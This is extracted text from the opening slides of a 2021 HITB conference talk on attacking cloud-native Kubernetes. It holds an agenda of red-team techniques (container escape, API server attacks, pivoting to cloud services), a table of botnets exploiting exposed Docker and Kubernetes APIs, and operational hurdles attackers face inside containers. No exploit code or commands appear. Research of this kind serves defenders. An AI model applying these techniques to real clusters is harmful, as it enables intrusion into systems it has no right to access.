

TRACK 1

HITBSECCONF

AMSTERDAM - 2021

Attack Cloud Native Kubernetes

ZEBIN ZHOU

Researcher, Tencent Force

YUE XU


Director, StarCross Technology

What Will You See Today


- Rise of the Cloud Native Containers
- New Challenge for Red Team
- Practical Attack Techniques
 - K8s Attack Surface Overview
 - Where(Pod/Namespace/Cluster) am I
 - Escaping Pod Container
 - Attack Intranet Service
 - Attack K8s API Server
 - From K8s to Cloud Service Compromise
- Real-world Red Team Attack Case
- The New Version of Open-sourced Container Exploitation Tool: CDK

Container Attacks on Cloud

Workloads Increasing Percent (Container VS VM)




Attack Increasing Percent (Container VS VM)




Growth of container workloads and attacks on Cloud

Botnets Enter the Container Battlefield

Botnets with container attack techniques (on cloud).



25 botnets
calculated in 2019




17 botnets
calculated in 2020

Botnets integrated with Docker & K8s attack techniques

Attack Techniques	Representative Botnet
Backdoor image in dockerhub	Graboid
2375 Docker API Expose	Cetus,H2Miner,Ngrok,Doki,...
8080 K8s insecure API Expose	8220 Mining Group
6379 K8s API anonymous authorization	T3llyz
K8s Lateral Movement & Persistence	BORG

Red Team Attack Route: IDC VS Cloud Native Infrastructure



Challenge for Red Team



1. Exploit arbitrary file write as usual is hard.
 - No running `/usr/sbin/cron -f`
 - No running `/usr/sbin/sshd -D`
2. Only one application's informations in a container shell with limited life.
3. Operation not permitted of `ptrace/strace/...` and command not found of `wget/curl/nslookup/...`
4. New private networks in containers, Service Mesh, Kubernetes Service DNS and Network Policy make the network is different.

